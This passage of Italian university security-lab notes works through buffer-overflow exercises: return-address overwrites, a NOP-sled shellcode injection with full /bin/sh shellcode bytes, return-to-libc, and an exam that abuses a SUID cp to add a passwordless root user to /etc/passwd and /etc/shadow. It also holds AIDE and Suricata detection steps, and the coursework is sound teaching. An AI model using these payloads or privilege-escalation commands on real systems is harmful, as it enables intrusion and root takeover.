- Quindi si inizia magari con una stringa di 100 "A", e poi a step di 10, 100 caratteri in più finché il programma non ci da segmentation fault
- Nel mio caso sono arrivato a dare una stringa di 2000 caratteri per scatenare il problema, e poi piano piano ho diminuito la lunghezza
- Ci viene in aiuto anche la stringa di debug che ci dice il valore della variabile `control`
- Infatti, dando come argomento una stringa lunga 1324 caratteri, vediamo che il valore di `control` è cambiato: se prima, con stringhe più corte, valeva `3039`, adesso con una stringa di 1324 caratteri ha valore `3030`; questo è il segnale che la sequenza di caratteri inserita dopo la sequenza di 1324 "A" verrà sovrascritta nella variabile `control`
- A questo punto dobbiamo costruire la sequenza di caratteri esadecimali con cui sovrascrivere la variabile, ricordando che il formato usato è little endian

3.7 Secret function

Consegnare un file report.pdf che contenga:


- Payload e screenshot che dimostra la capacità di sovrascrivere l'indirizzo di ritorno
- Payload e screenshot dell'exploit finale lanciato
- Spiegazione dettagliata di come si è proceduto ad analizzare ed exploitare la vulnerabilità

Screenshot di gdb:

- Come prima proviamo a scatenare un segmentation fault
- Dopo pochi tentativi vediamo che per fare ciò basta dare come argomento al programma una stringa di 16 caratteri
- Per controllare che ciò che viene scritto dopo questa sequenza sovrascriva l'indirizzo di ritorno aggiungiamo alle 16 "A" la stringa "BBBB"; si nota che ora l'indirizzo di ritorno è `0x42424242`, come ci si aspettava
- Con

```
(gdb) info function
```

vediamo che ci sono diverse funzioni segrete



- Per `secret_function_rreal`

```
run $(perl -e 'print "A"x16,"\xc9\x61\x55\x56"')
```

3.8 Shellcode

Eseguire l'esercizio in due modi:

- usando lo stesso shellcode utilizzato durante l'esercitazione in laboratorio
- usando lo shellcode

```
\xbf\x16\x6e\x8a\x7c\xdd\xc3\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x0c
\x31\x7a\x12\x03\x7a\x12\x83\xd4\x6a\x68\x89\xb2\x79\x34\xeb\x10
\x18\xac\x26\xf7\x6d\xcb\x51\xd8\x1e\x7c\xa2\x4e\xce\x1e\xcb\xe0
\x99\x3c\x59\x14\x90\xc2\x5e\xe4\xd6\xac\x3f\x89\x7d\x11\xed\x30
\x7e\x06\xbe\x3b\x9f\x65\xc0
```

consegnare un file report.pdf che contenga:

- Payload e screenshot che dimostra la capacità di sovrascrivere l'indirizzo di ritorno
- Payload e screenshot dell'exploit finale lanciato
- Spiegazione dettagliata di come si è proceduto ad analizzare ed exploitare la vulnerabilità
- Con il comando

```
(gdb) run $(perl -e 'print "A"x1512,"BBBB"')
```

riusciamo a sovrascrivere la stringa `0x42424242` come indirizzo di ritorno

- Siccome la lunghezza del nostro shellcode è 46, e il buffer è di 112, riempiamo il payload di 1466 caratteri NOP `\x90` all'inizio
- Ora devo controllare l'indirizzo di memoria in cui finisce la sequenza di caratteri NOP e dove inizierebbe lo shellcode
- Dando il comando

```
run $(perl -e 'print "\x90"x1512,"BBBB"')
```

e controllando cosa viene salvato negli indirizzi di memoria con il comando

```
(gdb) x/800xw $esp
```

si vede che la sequenza di NOP termina all'indirizzo `0xffffd260`

- Quindi ora si da il comando

```
(gdb) run $(perl -e 'print
"\x90"x1466,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08
\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
,"\x60\xd2\xff\xff"')
```

3.9 Return to libc

Consegnare un file report.pdf che contenga:

- Payload e screenshot che dimostra la capacità di sovrascrivere l'indirizzo di ritorno
- Payload e screenshot dell'exploit finale lanciato
- Spiegazione dettagliata di come si è proceduto ad analizzare ed exploitare la vulnerabilità
- L'indirizzo della variabile `SHELL` è `0xffffd517`, quindi per avere la stringa che contenga solo il path dobbiamo aggiungere 6 byte all'indirizzo, ottenendo `FFFFD51D`
- L'indirizzo di `system` `0xf7c4c830`
- L'indirizzo di `exit` è `0xf7c3c130`

4 Esami

4.1 Integrity check e privilege escalation - 9 gennaio 2023

4.1.1 Testo

Scaricare il file `change1` e renderlo eseguibile

```
$ chmod +x ./change1
```

Il comando apporta una modifica a un file dentro /usr/bin

Fase 1:

- ideare un modo di identificare il file modificato e il tipo di modifica apportata.
- lanciare `sudo ./change1`
- attuare la strategia ideata al punto 1 per identificare il file modificato e il tipo di modifica apportata.
- documentare tutti i passi svolti in modo dettagliato nel file integrity.txt

Fase 2: catturate i comandi seguenti e l'output in uno screenshot privesc.png

- usate come utente kali senza sudo il file modificato dal comando change1, per inserire nei file in /etc/passwd ed /etc/shadow le righe opportune per "creare" un utente di nome toor con privilegi di root e senza password (ricordate che esistono le man page)
- da kali diventate toor e lanciate id

4.1.2 Soluzione

Fase 1:

- Per monitorare cambiamenti al file system usiamo AIDE
- Tenendo conto del file di configurazione standard, aggiungiamo la seguente riga a tale file

```
/usr/bin SecLabRule
```

- Lanciamo `aideinit`, così da creare un database
- Lanciamo il file malevolo con sudo

  ```
  sudo ./change1
  ```
- E verifichiamo le modifiche con il comando

  ```
  aide -c /etc/aide/aide.conf -C
  ```
- Dall'ouput di aide si evince che l'eseguibile ha modificato i permessi del binario `/usr/bin/cp`, settando il SUID a 1

Fase 2:

```
cp /etc/passwd ~/p
cp /etc/shadow ~/s
cat ~/p  > ~/passwd
cat ~/s > ~/shadow
echo "toor:x:0:0::/root:/bin/bash" >> ~/passwd
echo "toor::19509:0:99999:7:::" >> ~/shadow
cp ~/passwd /etc/passwd
cp ~/shadow /etc/shadow
```

N.B. questo procedimento non richiede di inserire alcuna password per autenticarsi come `toor`

4.2 Suricata - richiesta a uno specifico sito - Esercizio 10 febbraio 2023

Scrivere una (o più) regola suricata in modalità alert per qualsiasi richiesta a evilcorp.com. Nota bene NON è possibile utilizzare il protocollo http o la porta 80 per creare questa regola.

```
alert dns any any -> any any (msg:"DNS query for evilcorp.com"; dns_query;
content:"evilcorp.com"; sid:100002; rev:1;)
alert ip any any -> evilcorp.com any (msg:"Request for evilcorp.com";
sid:100003; rev:1;)
```